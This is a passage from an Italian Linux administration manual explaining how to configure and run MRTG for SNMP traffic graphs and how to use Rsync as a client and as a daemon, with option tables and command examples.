MRTG[27] è un programma in grado di interrogare un router che disponga di un servizio SNMP, per disegnare automaticamente dei grafici sul traffico che lo riguarda. I grafici in questione vengono accompagnati da una pagina HTML che guida all'interpretazione dei valori, facilitandone così la pubblicazione.

36.11.7.1 Configurazione

Per usare MRTG è indispensabile predisporre un file di configurazione, collocabile ovunque, ma in generale potrebbe corrispondere a '`/etc/mrtg.cfg`'. Per costruire correttamente questo file occorre conoscere perfettamente le caratteristiche del router (o comunque del nodo di rete) da tenere sotto controllo, ma in pratica ci si avvale di un programma apposito che esplora le caratteristiche dell'agente SNMP da considerare, quindi scrive una configurazione valida. Il programma in questione è '**`cfgmaker`**':

```
cfgmaker [opzioni] agente_snmp…
```

L'agente SNMP si indica secondo la forma consueta:

```
[comunità@]nodo
```

In pratica, se si omette il nome della comunità, si intende '**public**'.

Tabella 36.149. Alcune opzioni per l'utilizzo di '**cfgmaker**'.

Opzione	Descrizione
`--enable-ipv6`	Abilita l'uso di IPv6.
`--output=`*file*	Dichiara il file di configurazione da creare automaticamente. In mancanza di questa indicazione, il risultato viene emesso attraverso lo standard output.
`--zero-speed=`*n_bit_s*	Se dall'interrogazione SNMP risulta che un'interfaccia opera a velocità zero, si fa in modo che si consideri invece il valore indicato con l'opzione, che si intende esprimere una quantità di bit per secondo.

Segue la descrizione di alcuni esempi.

- `# cfgmaker localhost mia@172.17.1.1 > /etc/mrtg.cfg` [*Invio*]

  Genera il file '`/etc/mrtg.cfg`', contenente le direttive necessarie a controllare tutte le interfacce di rete attive nell'elaboratore locale (*localhost*), utilizzando la comunità predefinita ('**public**'), e quelle dell'elaboratore raggiungibile con l'indirizzo 172.17.1.1, utilizzando in questo caso la comunità '**mia**'.

- `# cfgmaker --output=/etc/mrtg.cfg localhost mia@172.17.1.1` [*Invio*]

  Genera il file '`/etc/mrtg.cfg`', esattamente come nell'esempio precedente.

- `# cfgmaker --enable-ipv6 localhost mia@172.17.1.1 > /etc/mrtg.cfg` [*Invio*]

  Come nell'esempio precedente, abilitando l'uso di IPv6.

Il file di configurazione che si ottiene, contiene anche direttive che potrebbe essere necessario cambiare, per le proprie esigenze contingenti. In particolare è importante accertarsi che i grafici da produrre vengano creati nella directory che ci si aspetta sia usata per questo:

```
…
WorkDir: /var/www/mrtg
…
```

In questo caso MRTG viene istruito per mettere i file che crea nella directory '`/var/www/mrtg/`'. Eventualmente, si può fare in modo che sia '**cfgmaker**' che predispone questa direttiva nel modo che più si preferisce, senza dover ritoccare a mano il file di configurazione, attraverso l'opzione speciale '**--global**':

```
# cfgmaker --enable-ipv6
         --global="WorkDir: /var/www/mrtg" …
         > /etc/mrtg.cfg [Invio]
```

36.11.7.2 Utilizzo del programma

Quando si dispone di un file di configurazione, si può utilizzare MRTG per interrogare i vari agenti SNMP previsti, a intervalli regolari:

```
mrtg [opzioni] file_di_configurazione
```

Di solito non si usano opzioni, indicando semplicemente il file di configurazione a cui fare riferimento. Piuttosto, la cosa più importante da considerare è il fatto che il programma non accetta altra configurazione locale che quella tradizionale dei sistemi Unix: '**C**'. In pratica, va usato così:


```
LANG=C mrtg [opzioni] file_di_configurazione
```

Ovvero:

```
env LANG=C mrtg [opzioni] file_di_configurazione
```

Il programma va eseguito a intervalli regolari, attraverso Cron; di solito lo si fa con una cadenza di cinque minuti. Ecco come si potrebbe configurare Cron al riguardo (sezione 11.5):


```
…
*/5 * * * * root if [ -x /usr/bin/mrtg ]
                   && [ -r /etc/mrtg.cfg ]; then env LANG=C /usr/bin/mrtg
                     /etc/mrtg.cfg
                        >> /var/log/mrtg/mrtg.log 2>&1; fi
…
```

36.11.7.3 Il risultato

In base alla configurazione, il programma '**mrtg**' va a memorizzare i dati letti presso i vari agenti SNMP previsti, all'interno di file contenuti nella directory stabilita come '**WorkDir**' (per esempio '`/var/www/mrtg/`'. Inoltre, ogni volta, sulla base dei dati accumulati, produce i grafici in forma di file PNG, accompagnati da un file HTML che ne facilita la lettura. Ecco come potrebbe apparire uno di questi grafici, visto attraverso la pagina HTML di riferimento:

The statistics were last updated Monday, 31 July 2006 at 17:10, at which time 'rou-rz-gw.ethz.ch' had been up for 84 days, 6:24:51.

`Daily' Graph (5 Minute Average)



	Max	Average	Current
In	319.4 Mb/s (7.4%)	110.3 Mb/s (2.6%)	124.2 Mb/s (2.9%)
Out	149.3 Mb/s (3.5%)	57.8 Mb/s (1.3%)	110.1 Mb/s (2.6%)

36.12 Rsync

Rsync[28] è un sistema di copia tra elaboratori (o anche all'interno del file system dello stesso sistema locale), in grado di individuare e trasferire il minimo indispensabile di dati, allo scopo di allineare la destinazione con l'origine. L'uso di questo programma è molto semplice ed è simile a quello di '**rcp**' (*Remote shell copy*) o anche di '**scp**' (*Secure shell copy*).

L'aggiornamento dei dati, in funzione delle opzioni utilizzate, può basarsi sul confronto delle date di modifica, delle dimensioni dei file e anche sul calcolo di un codice di controllo (*checksum*). In linea di principio, a meno di utilizzare opzioni che specificano qualcosa di diverso, non conta il fatto che i dati siano più recenti o meno, basta che questi siano diversi per ottenerne il trasferimento.

36.12.1 Tipi di utilizzo

Rsync può utilizzare diverse modalità di trasferimento dei file, a seconda delle circostanze e delle preferenze. Per la precisione si distinguono tre possibilità fondamentali.

Copia locale
: In tal caso, la copia, o l'allineamento, avviene all'interno dello stesso sistema, dove l'origine e la destinazione sono riferite semplicemente a posizioni differenti nel file system. In questa circostanza, Rsync viene utilizzato come metodo evoluto di copia.

Copia tra elaboratori attraverso '**rsh**' o simili
: Si tratta di un'operazione che coinvolge due elaboratori differenti, anche se uno dei due deve essere necessariamente quello locale, in cui il trasferimento dei dati avviene attraverso '**rsh**'

o un suo equivalente (come '**ssh**'), utilizzando una copia del programma '**rsync**' anche nell'elaboratore remoto.

Copia tra elaboratori attraverso un protocollo specifico di Rsync

Si tratta di un sistema di copia tra elaboratori, dove in quello remoto si trova in funzione una copia del programma '**rsync**', avviata in modo che resti in ascolto della porta TCP 873. In questo caso, la connessione tra elaboratore locale ed elaboratore remoto avviene direttamente senza l'utilizzo di una shell per l'accesso remoto.

36.12.2 Origine, destinazione e percorsi

La forma utilizzata per esprimere l'origine e la destinazione permette di distinguere anche la modalità con cui si vuole che la copia o l'allineamento siano eseguiti.

Sintassi	Descrizione
percorso	L'assenza del simbolo di due punti ('`:`'), indica che si tratta di un percorso riferito al file system locale.
[*utente@*] *nodo* : *percorso*	La presenza di un simbolo di due punti singolo ('`:`'), indica che si tratta di un percorso riferito a un nodo remoto e che per la connessione si vuole usare una shell per l'accesso remoto.
[*utente@*] *nodo* : : *percorso* `rsync://`[*utente@*] *nodo* / *percorso*	La presenza di un simbolo di due punti doppio ('`::`'), o l'indicazione esplicita del protocollo Rsync (*rsync://*), indica che si tratta di un percorso riferito a un nodo remoto e che per la connessione si vuole usare il protocollo specifico di Rsync.

L'indicazione dei percorsi merita attenzione. Per prima cosa si può dire che valgono regole simili a quelle della copia normale; per cui, si può copiare un file singolo, anche indicando espressamente il nome che si vuole nella destinazione (che potrebbe essere diverso da quello di origine); inoltre si possono copiare uno o più file e directory in una destinazione che sia una directory.

- Quando l'origine è locale, si possono indicare diversi percorsi, anche con l'aiuto di metacaratteri (caratteri jolly) che poi vengono interpretati opportunamente ed espansi dalla shell locale. L'esempio seguente, mostra il comando necessario a copiare o ad allineare i file che terminano per '`.sgml`', della directory corrente, con quanto contenuto nella directory '`/tmp/prove/`' del nodo *roggen.brot.dg*.

  `$ rsync *.sgml roggen.brot.dg:/tmp/prove` [*Invio*]

- Quando l'origine è remota, si possono indicare diversi percorsi, anche con l'aiuto di metacaratteri che poi vengono interpretati opportunamente ed espansi dalla shell utilizzata nell'utenza remota. La differenza sta nel fatto che i metacaratteri utilizzati non devono essere interpretati dalla shell locale, per cui è bene usare delle tecniche di protezione adatte. Probabilmente, ciò non è indispensabile, perché alcune shell come Bash ignorano l'espansione dei nomi se questi non possono avere una corrispondenza nel file system locale.

  L'esempio seguente, mostra il comando necessario a copiare o ad allineare i file che terminano per '`.sgml`', della directory '`/tmp/prove/`' del nodo *roggen.brot.dg*, con quanto contenuto nella directory corrente dell'elaboratore locale.

  `$ rsync 'roggen.brot.dg:/tmp/prove/*.sgml' .` [*Invio*]

- Quando l'origine fa riferimento a una directory, ma **non** si utilizza la barra obliqua finale, si intende individuare la directory, come se fosse un file normale. La directory di origine viene copiata nella directory di destinazione, aggiungendola a questa. Per cui, l'esempio seguente serve a copiare la directory locale '`/tmp/ciao/`' nella directory remota '`/tmp/prove/`', generando '`/tmp/prove/ciao/`' e copiando al suo interno i file e le sottodirectory che fossero eventualmente contenuti nel percorso di origine.

  `$ rsync -r /tmp/ciao roggen.brot.dg:/tmp/prove` [*Invio*]

- Quando l'origine fa riferimento a una directory e si utilizza la barra finale, si intende individuare tutto il **contenuto** della directory, escludendo la directory stessa. Per cui, l'esempio seguente serve a copiare il contenuto della directory locale '`/tmp/ciao/`' nella directory remota '`/tmp/prova/`', generando eventuali file e sottodirectory contenuti nella directory di origine.

  `$ rsync -r /tmp/ciao/ roggen.brot.dg:/tmp/prove` [*Invio*]

È diverso copiare il contenuto di una directory dal copiare una directory intera (assieme al suo contenuto); nel primo caso, si rischia di perdere la copia dei file «nascosti», ovvero quelli che iniziano con un punto.

36.12.3 Proprietà dei file

Come è possibile vedere in seguito, quando si utilizzano le opzioni '**-o**' ('**--owner**') e '**-g**' ('**--group**'), si intende fare in modo che nella destinazione sia mantenuta la stessa proprietà dei file (dell'utente o del gruppo) che questi hanno nell'origine.

Per ottenere questo risultato, si confrontano generalmente i nomi degli utenti e dei gruppi, assegnando i numeri UID e GID necessari. Quando questa corrispondenza dovesse mancare, viene utilizzato semplicemente lo stesso numero ID. In alternativa, con l'uso dell'opzione '**--numeric-ids**', si può richiedere espressamente l'uguaglianza numerica di UID o GID, indipendentemente dai nomi utilizzati effettivamente.

36.12.4 Avvio del programma

Il programma eseguibile '**rsync**' è quello che svolge tutte le funzioni necessarie ad allineare una destinazione, in base al contenuto di un'origine. Per questo, come già chiarito, si può avvalere di '**rsh**', di un'altra shell per l'accesso remoto o di un servente Rsync remoto.

`rsync` [*opzioni*] *origine destinazione*

L'origine e la destinazione possono essere riferite indifferentemente al nodo locale o a un nodo remoto. Quello che conta è che almeno una delle due sia riferita al nodo locale.

Tabella 36.154. Alcune opzioni.

Opzione	Descrizione
`-v` `--verbose`	Permette di ottenere più informazioni sullo svolgimento delle operazioni. Questa opzione può essere usata più volte, incrementando il livello di dettaglio di tali notizie.
`-q` `--quiet`	Permette di ridurre la quantità di informazioni che vengono emesse. Di solito può essere utile quando si usa il programma attraverso Cron.
`-z` `--compress`	Prima di trasmettere i dati, li comprime. Ciò permette di ridurre il traffico di rete durante il trasferimento dei dati.
`-I` `--ignore-times`	Normalmente, si considera che i file che hanno la stessa dimensione e la stessa data di modifica, siano identici. Con questa opzione, si fa in modo che tale presunzione non sia valida.

Opzione	Descrizione
`-c` `--checksum`	Fa in modo che vengano confrontati tutti i file attraverso un codice di controllo prima di decidere se devono essere trasferiti o meno. L'uso di questa opzione implica un tempo di elaborazione più lungo, anche se garantisce una sicurezza maggiore nella determinazione delle differenze esistenti tra l'origine e la destinazione.
`-a` `--archive`	Questa opzione rappresenta in pratica l'equivalente di '**`-rlptgoD`**' (ovvero la sequenza delle opzioni '**`--recursive`**', '**`--links`**', '**`--perms`**', '**`--time`**', '**`--group`**', '**`--owner`**', '**`--devices`**'), allo scopo di duplicare fedelmente tutte le caratteristiche originali, discendendo ricorsivamente le directory di origine.
`-r` `--recursive`	Richiede la copia ricorsiva delle directory, cioè di tutte le sottodirectory.
`-R` `--relative`	Fa in modo di replicare nella destinazione, aggiungendolo a questa, il percorso indicato nell'origine, il quale deve comunque essere relativo.
`-b` `--backup`	Fa in modo di salvare temporaneamente i file che verrebbero sovrascritti da un aggiornamento. Questi vengono rinominati, aggiungendo un'estensione che generalmente è rappresentata dalla tilde ('**`~`**'). Questa estensione può essere modificata attraverso l'opzione '**`--suffix`**'.
`--suffix=`***suffisso***	Permette di definire il suffisso da usare per le copie di sicurezza dei file che vengono sovrascritti.
`-u` `--update`	Con questa opzione, si evita l'aggiornamento di file che nella destinazione risultano avere una data di modifica più recente di quella dei file di origine corrispondenti.
`-l` `--links`	Fa in modo che i collegamenti simbolici vengano ricreati fedelmente, come nell'origine.
`-L` `--copy-links`	Fa in modo che i collegamenti simbolici nell'origine, si traducano nella destinazione nei file a cui questi puntano.
`-H` `--hard-links`	Richiede la riproduzione fedele dei collegamenti fisici. Perché ciò possa avvenire, occorre che questi collegamenti si riferiscano allo stesso gruppo di file di origine che viene indicato nella riga di comando.
`-W` `--whole-file`	Rsync utilizza normalmente un metodo che gli permette di trasferire solo il necessario per aggiornare ogni file. Con questa opzione, si richiede espressamente che ogni file da aggiornare sia inviato per intero. Questo può essere utile quando si allineano dati contenuti nella stessa macchina e qualunque elaborazione aggiuntiva servirebbe solo a rallentare l'operazione.
`-p` `--perms`	Riproduce fedelmente i permessi.
`-o` `--owner`	Quando Rsync viene utilizzato con i privilegi dell'utente '**`root`**', permette di assegnare a ciò che viene copiato lo stesso utente proprietario che risulta nell'origine.
`-g` `--group`	Quando Rsync viene utilizzato con i privilegi dell'utente '**`root`**', permette di assegnare a ciò che viene copiato lo stesso gruppo proprietario che risulta nell'origine.

Opzione	Descrizione
`--numeric-ids`	Fa in modo di mantenere gli stessi numeri ID, quando le altre opzioni richiedono la riproduzione della proprietà dell'utente ('**`-o`**') o del gruppo ('**`-g`**').
`-D` `--devices`	Quando Rsync viene utilizzato con i privilegi dell'utente '**`root`**', permette di copiare i file di dispositivo.
`-t` `--times`	Fa in modo che venga riprodotta fedelmente la data di modifica dei file.
`--partial`	Durante il trasferimento dei file, nella destinazione Rsync scarica i dati in un file «nascosto» (in quanto inizia con un punto). Quando un trasferimento viene interrotto, l'ultimo file il cui trasferimento non è stato completato, viene cancellato. Con questa opzione, si fa in modo di non perdere i trasferimenti parziali, recuperandoli la volta successiva.
`--progress`	Fa in modo di mostrare l'avanzamento del trasferimento dei singoli file, in modo da poter conoscere la situazione anche in presenza di file di grandi dimensioni.
`-P`	È l'equivalente della somma di '**`--partial`**' e di '**`--progress`**'.
`-n` `--dry-run`	Si limita a simulare l'operazione, senza eseguire alcuna copia. È utile per verificare l'effetto di un comando prima di eseguirlo veramente.
`-x` `--one-file-system`	Permette di non superare il file system di partenza, nell'origine.
`--delete`	Fa sì che vengano cancellati i file nella destinazione che non si trovano nell'origine. Come si può intuire, si tratta di un'opzione molto delicata, in quanto un piccolo errore nell'indicazione dei percorsi si può tradurre nella perdita involontaria di dati. È questa la situazione più indicata per utilizzare l'opzione '**`-n`**' in modo da verificare in anticipo l'effetto del comando. In alcune circostanze può essere utile anche l'opzione '**`--force`**'. Se Rsync incontra dei problemi di lettura, la funzione di cancellazione viene inibita, salvo mantenerla attiva con l'opzione '**`--ignore-errors`**'.
`--delete-after`	Con questa opzione, assieme a '**`--delete`**', si fa in modo che la cancellazione dei file che non sono più nell'origine, avvenga alla fine delle altre operazioni; diversamente, ciò avviene all'inizio.
`--force`	Con questa opzione si consente la cancellazione di directory che non sono vuote quando devono essere rimpiazzate da file normali o comunque da file che non sono directory. Perché questa opzione venga presa in considerazione è necessario usare anche '**`-r`**' ('**`--recursive`**').
`--ignore-errors`	Con questa opzione, assieme a '**`--delete`**', si conferma la richiesta di cancellazione anche in presenza di errori di lettura e scrittura dei dati.

Opzione	Descrizione
`--exclude=`***modello***	Permette di indicare un nome di file (o directory), o un modello contenente metacaratteri, riferito a nomi da escludere dalla copia. Il nome o il modello indicato, non deve contenere riferimenti a percorsi; inoltre è bene che sia protetto in modo che non venga espanso dalla shell usata per avviare il comando. È il caso di sottolineare che, se viene escluso il nome di una directory si impedisce un eventuale attraversamento ricorsivo del suo contenuto.
`--exclude-from=`***file***	Si comporta come l'opzione '**`--exclude`**', con la differenza che il suo argomento è il nome di un file locale contenente un elenco di esclusioni.
`--bwlimit=`***kilobyte_al_sec***	Fa sì che il trasferimento non avvenga a una velocità maggiore di quella indicata, espressa in migliaia di byte al secondo. Tuttavia questa opzione è efficace solo per i trasferimenti che avvengono attraverso la rete, mentre viene ignorata per le unità di memorizzazione locali.
`--password-file=`***file***	Quando è richiesta una forma di autenticazione fornendo una parola d'ordine, si può usare questa opzione per indicare il nome di un file di testo che la contenga. In alternativa, si può inserire questa informazione nella variabile di ambiente ***RSYNC_PASSWORD***.
`--password-file=`***file***	Quando è richiesta una forma di autenticazione fornendo una parola d'ordine, si può usare questa opzione per indicare il nome di un file di testo che la contenga; il file non deve consentire l'accesso a utenti diversi dal proprietario. In alternativa, si può inserire questa informazione nella variabile di ambiente ***RSYNC_PASSWORD***.
`-e=`***comando*** `--rsh=`***comando***	Permette di specificare il comando (il programma) da utilizzare come shell per l'accesso remoto. Normalmente viene usata '**`rsh`**', ma in alternativa si potrebbe utilizzare '**`ssh`**', o altro se disponibile. L'uso di una shell alternativa per l'accesso remoto, può essere configurato utilizzando la variabile di ambiente ***RSYNC_RSH***.
`--rsync-path=`***percorso***	Permette di specificare il percorso assoluto necessario ad avviare '**`rsync`**' nell'elaboratore remoto. Ciò è utile quando il programma non è nel percorso degli eseguibili nell'utenza remota.

`-C`
 	
`--cvs-exclude`
	Questa opzione permette di escludere una serie di file, usati tipicamente da CVS, RCS e anche in altre situazioni, che generalmente non conviene trasferire. Si tratta dei nomi e dei modelli seguenti: '`RCS`', '`SCCS`', '`CVS`', '`CVS.adm`', '`RCSLOG`', '`cvslog.*`', '`tags`', '`TAGS`', '`.make.state`', '`.nse_depinfo`', '`*~`', '`.#*`', '`,*`', '`*.old`', '`*.bak`', '`*.BAK`', '`*.orig`', '`*.rej`', '`.del-*`', '`*.a`', '`*.o`', '`*.obj`', '`*.so`', '`*.Z`', '`*.elc`', '`*.ln`', '`core`'.
	Inoltre, vengono esclusi anche i file elencati all'interno di '`~/.cvsignore`', della variabile di ambiente ***CVSIGNORE*** e all'interno di ogni file '`.cvsignore`', ma in questo ultimo caso, solo in riferimento al contenuto della directory in cui si trovano.

Segue la descrizione di alcuni esempi.

- `$` **`rsync -r /tmp/prove roggen.brot.dg:/tmp/prove`** [*Invio*]

  Copia la directory '`/tmp/prove/`' del nodo locale, assieme a tutto il suo contenuto, nel nodo *roggen.brot.dg*, generando lì, la directory '`/tmp/prove/prove/`' contenente tutto ciò che discende dall'origine.

  Si osservi che questa copia non riproduce le informazioni data-orario dei file e delle directory (servirebbe l'opzione '**`-t`**'), pertanto, se dovesse essere ripetuto il comando, si otterrebbe nuovamente il trasferimento di tutti i file.

- `#` **`rsync -a /tmp/prove roggen.brot.dg:/tmp/prove`** [*Invio*]

  Copia la directory '`/tmp/prove/`' del nodo locale, assieme a tutto il suo contenuto, nel nodo *roggen.brot.dg*, generando lì, la directory '`/tmp/prove/prove/`' contenente tutto ciò che discende dall'origine. La copia viene fatta riproducendo il più possibile le caratteristiche originali, comprese informazioni data-orario dei file e delle directory, così che un utilizzo successivo dello stesso comando trasferirebbe solo quanto necessario ad aggiornare la copia.

- `#` **`rsync -a /tmp/prove/ roggen.brot.dg:/tmp/prove`** [*Invio*]

  Copia il contenuto della directory '`/tmp/prove/`' del nodo locale nel nodo *roggen.brot.dg*, nella directory '`/tmp/prove/`'. La copia viene fatta riproducendo il più possibile le caratteristiche originali e la ripetizione del comando in momenti successivi trasferisce solo il necessario.

- `$` **`rsync -R prove/mie/*.txt roggen.brot.dg:/home/tizio`** [*Invio*]

  Copia i file che terminano per '`.txt`' della directory '`prove/mie/`', discendente da quella attuale, nella directory '`/home/tizio/prove/mie/`' del nodo *dinkel.brot.dg*.

  Si osservi che questa copia non riproduce le informazioni data-orario dei file e delle directory (servirebbe l'opzione '**`-t`**'), pertanto, se dovesse essere ripetuto il comando, si otterrebbe nuovamente il trasferimento di tutti i file.

- `#` **`rsync -a -z -v /tmp/prove/ roggen.brot.dg:/tmp/prove`** [*Invio*]

  Copia il contenuto della directory '`/tmp/prove/`' del nodo locale nella stessa directory nel nodo *roggen.brot.dg*. La copia viene fatta riproducendo il più possibile le caratteristiche originali, trasferendo dati compressi e visualizzando le operazioni compiute.

- `#` **`rsync -azv -e ssh /tmp/prove/ roggen.brot.dg:/tmp/prove`** [*Invio*]

  Come nell'esempio precedente, ma utilizza '**`ssh`**' come shell per l'accesso remoto.

- `#` **`rsync -rlptD -zv /tmp/prove/ tizio@roggen.brot.dg:/tmp/prove`** [*Invio*]

  Come nell'esempio precedente, ma utilizza la shell predefinita per l'accesso remoto e accede come utente '**`tizio`**'. Per questo, non tenta di riprodurre la proprietà dei file (utente e gruppo proprietario).

- `#` **`rsync -rlptD -zv --progress ↩`**
  `↪ /tmp/prove/ tizio@roggen.brot.dg:/tmp/prove` [*Invio*]

  Come nell'esempio precedente, aggiungendo informazioni sul trasferimento dei singoli file.

- `#` **`rsync -rlptD -zv --progress ↩`**
  `↪ /tmp/prove/ tizio@roggen.brot.dg::prove` [*Invio*]

  Questo esempio è simile a quello precedente, con la differenza che nella destinazione si fa riferimento al modulo '**`prove`**'. I moduli di Rsync vengono descritti nelle sezioni successive, in occasione della presentazione delle funzionalità di servente di Rsync.

- `#` **`rsync -rlptD -zv --progress ↩`**
  `↪ /tmp/prove/ ↩`
  `↪ rsync://tizio@roggen.brot.dg/prove` [*Invio*]

Esattamente come nell'esempio precedente, usando una notazione diversa per la destinazione.

- `# rsync -rlptD -zv --progress ↩`
  `↪ /tmp/prove/varie/ ↩`
  `↪ rsync://tizio@roggen.brot.dg/prove/varie` [*Invio*]

Come nell'esempio precedente, con la differenza che si intende allineare solo una sottodirectory, precisamente '`/tmp/prove/varie/`', con la sottodirectory corrispondente nel modulo '**`prove`**'.

- `$ rsync --recursive ↩`
  `↪ --compress ↩`
  `↪ --links ↩`
  `↪ --perms ↩`
  `↪ --times ↩`
  `↪ --partial ↩`
  `↪ --checksum ↩`
  `↪ --verbose ↩`
  `↪ --progress ↩`
  `↪ rsync://roggen.brot.dg/prove/varie/ ↩`
  `↪ /home/prove/varie` [*Invio*]

In questo caso si vuole aggiornare il contenuto della directory locale '`/home/prove/varie/`' con il contenuto della directory '`varie/`' del modulo '**`prove`**' presso l'elaboratore *roggen.brot.dg* che offre un accesso Rsync anonimo.

Come si può osservare dalle opzioni, si fa in modo di avere informazioni abbastanza dettagliate sullo svolgimento dell'operazione, per la presenza di '**`--verbose`**' e di '**`--progress`**'; inoltre, viene richiesto espressamente di verificare sempre i file da trasferire con un codice di controllo (opzione '**`--checksum`**') e di conservare i trasferimenti parziali (in modo da ridurre il lavoro di un aggiornamento successivo, in caso di interruzione della comunicazione).

Si osservi che la presenza dell'opzione '**`--checksum`**' richiede un impiego maggiore di risorse da parte di entrambi gli elaboratori coinvolti nel trasferimento, cosa che si traduce in tempi di attesa più lunghi.

- `$ rsync rsync://roggen.brot.dg` [*Invio*]

Con questo comando ci si limita a interrogare il servente Rsync remoto sulla sua disponibilità di moduli. Si osservi però che alcuni o anche tutti i moduli possono risultare nascosti, cioè non visibili in questo elenco, in base alla configurazione del servente stesso.

36.12.5 Accesso attraverso autenticazione

Quando è richiesta l'autenticazione attraverso una parola d'ordine l'uso della variabile di ambiente ***RSYNC_PASSWORD*** può essere molto utile per automatizzare le operazioni di sincronizzazione dati attraverso Rsync.

Quello che si vede sotto, potrebbe essere uno script personale di un utente che deve aggiornare frequentemente il modulo '**`prove`**' nel nodo *roggen.brot.dg* (identificandosi come '**`tizio`**'). Quando il servente remoto richiede la parola d'ordine, il cliente locale '**`rsync`**' la legge direttamente dalla variabile ***RSYNC_PASSWORD***:

```
#!/bin/sh
RSYNC_PASSWORD=1234ciao
export RSYNC_PASSWORD
rsync -rlptD -zv /tmp/prove/ rsync://tizio@roggen.brot.dg/prove
```

In alternativa alla variabile di ambiente ***RSYNC_PASSWORD***, si può usare un file esterno, con permessi di accesso limitati, specificando l'opzione '**`--password-file`**', come nell'esempio seguente:

```
#!/bin/sh
touch ~/.rsync-password
chmod go-rwx ~/.rsync-password
echo "1234ciao" > ~/.rsync-password
rsync -rlptD -zv --password-file=~/.rsync-password \
    /tmp/prove/ rsync://tizio@roggen.brot.dg/prove
rm -f ~/.rsync-password
```


Naturalmente, se Rsync non ottiene la parola d'ordine in uno di questi modi, la chiede in modo interattivo all'utente.

36.12.6 Servente Rsync

Se si vuole utilizzare Rsync per trasferire dati tra elaboratori differenti, senza usare una shell remota, occorre attivare nell'elaboratore remoto un servente Rsync. Si tratta in pratica dello stesso programma '**`rsync`**', ma avviato con l'opzione '**`--daemon`**'.

Il servente Rsync può essere avviato in modo indipendente, in ascolto da solo sulla porta TCP 873, oppure sotto il controllo del supervisore dei servizi di rete. In questa modalità di funzionamento è necessario predisporre un file di configurazione: '`/etc/rsyncd.conf`'.

Nel caso si voglia avviare il servente Rsync in modo autonomo dal supervisore dei servizi di rete, basta un comando come quello seguente:

`# rsync --daemon` [*Invio*]

Se si vuole inserire Rsync nel controllo del supervisore dei servizi di rete (cosa di sicuro consigliabile), occorre intervenire nel file '`/etc/services`' per definire il nome del servizio:

```
rsync           873/tcp
```

Inoltre occorre agire nel file '`/etc/inetd.conf`' (nel caso specifico di Inetd) per annunciarlo al supervisore dei servizi di rete:

```
rsync stream tcp nowait root /usr/bin/rsync rsyncd --daemon
```

Rsync utilizzato come servente si avvale del file di configurazione '`/etc/rsyncd.conf`' per definire una o più directory che si vogliono rendere accessibili attraverso il protocollo di Rsync, come una sorta di servizio FTP. Come nel caso dell'FTP, è possibile offrire l'accesso a chiunque, in modo anonimo, oppure si può distinguere tra utenti definiti all'interno della gestione di Rsync. Questi utenti sono potenzialmente estranei all'amministrazione del sistema operativo in cui Rsync si trova a funzionare, per cui occorre aggiungere un file di utenti e parole d'ordine specifico.

Rsync definisce ***moduli*** le aree che mette a disposizione (in lettura o anche in scrittura a seconda della configurazione). Quando si vuole accedere a un modulo di Rsync si utilizza una delle due notazioni seguenti:

[utente_rsync@]nodo::modulo[/percorso_successivo]

`rsync://`***[utente_rsync@]nodo/modulo[/percorso_successivo]***

Quando si accede a un modulo, il servente Rsync può eseguire un ***chroot()*** nella directory a cui questo fa riferimento, più o meno come accade con l'FTP anonimo. Per fare un esempio concreto, se il modulo '**`prova`**' fa riferimento alla directory '`/home/dati/ciao/`' nel nodo *dinkel.brot.dg*, l'indirizzo '`dinkel.brot.dg::prova/uno/mio`', oppure '`rsync://dinkel.brot.dg/prova/uno/mio`', fa riferimento al percorso '`/home/dati/ciao/uno/mio`' in quell'elaboratore.

Ogni riga del file di configurazione descrive un tipo di informazione. Le righe vuote, quelle bianche e ciò che è preceduto dal simbolo '`#`' viene ignorato. È ammessa la continuazione nella riga successiva utilizzando la barra obliqua inversa ('`\`') alla fine della riga.

I moduli vengono identificati da un nome racchiuso tra parentesi quadre e la loro indicazione occupa tutta una riga; le informazioni riferite a un modulo sono costituite da tutte le direttive che appaiono nelle righe seguenti, fino all'indicazione di un altro modulo. Le direttive che descrivono i moduli sono delle opzioni che definiscono dei parametri e sono in pratica degli assegnamenti di valori a questi parametri. Alcuni tipi di parametri possono essere collocati prima di qualunque dichiarazione di modulo e si tratta in questo caso di opzioni globali che riguardano tutti i moduli (alcuni parametri pos-

sono apparire solo all'inizio e non all'interno della dichiarazione dei moduli).

Le opzioni globali sono quelle direttive (o parametri) che si collocano prima della dichiarazione dei moduli. Alcuni parametri possono essere collocati solo in questa posizione, mentre gli altri, le opzioni dei moduli, pur essendo stati preparati per la descrizione dei singoli moduli, possono essere usati all'inizio per definire un'impostazione generale. L'elenco seguente mostra solo l'uso di alcuni parametri delle opzioni globali.

Tabella 36.159. Alcune direttive globali.

Direttiva	Descrizione
`motd file =` ***file***	Se presente, indica un file all'interno del quale viene prelevato il testo da mostrare agli utenti quando si connettono (il «messaggio del giorno»).
`max connections =` ↩ ↪***n_massimo_connessioni_simultanee***	Come avviene nel protocollo FTP, anche con Rsync può essere importante porre un limite alle connessioni simultanee. Se non viene specificata questa opzione, oppure se si usa il valore zero, non si intende porre alcuna restrizione.
`log file =` ***file***	In generale, i messaggi generati da Rsync durante il funzionamento come demone, sono diretti al registro di sistema, ma con l'uso di questa direttiva si può generare un file autonomo.
`pid file =` ***file***	Questa direttiva fa sì che Rsync scriva il numero del proprio processo elaborativo (PID) nel file indicato.

Tabella 36.160. Alcune direttive dei moduli.

Opzione	Descrizione
`comment =` ***stringa_di_descrizione_del_modulo***	Questa opzione permette di fornire una descrizione che può essere letta dagli utenti che accedono. Il suo scopo è chiarire il contenuto o il senso di un modulo il cui nome potrebbe non essere sufficiente per questo. Non è necessario racchiudere tra apici doppi il testo della stringa.
`list =` ***yes*** | ***no*** `list =` ***true*** | ***false***	Con questa direttiva si controlla la possibilità di mostrare l'esistenza del modulo quando viene interrogato l'elenco di quelli esistenti. In condizioni normali, questa funzionalità è attiva e si può impedire la lettura assegnando il valore '**`no`**' o '**`false`**'.

Opzione	Descrizione
`path =` ***percorso_della_directory***	Questo parametro è obbligatorio per ogni modulo. La direttiva serve a definire la directory, nel file system dell'elaboratore presso cui è in funzione il servente Rsync, a cui il modulo fa riferimento. Normalmente, attraverso la direttiva '**`use chroot`**' si fa in modo che, quando si accede al modulo, Rsync esegua la funzione ***chroot()*** in modo che la directory corrispondente appaia come la radice del modulo stesso.
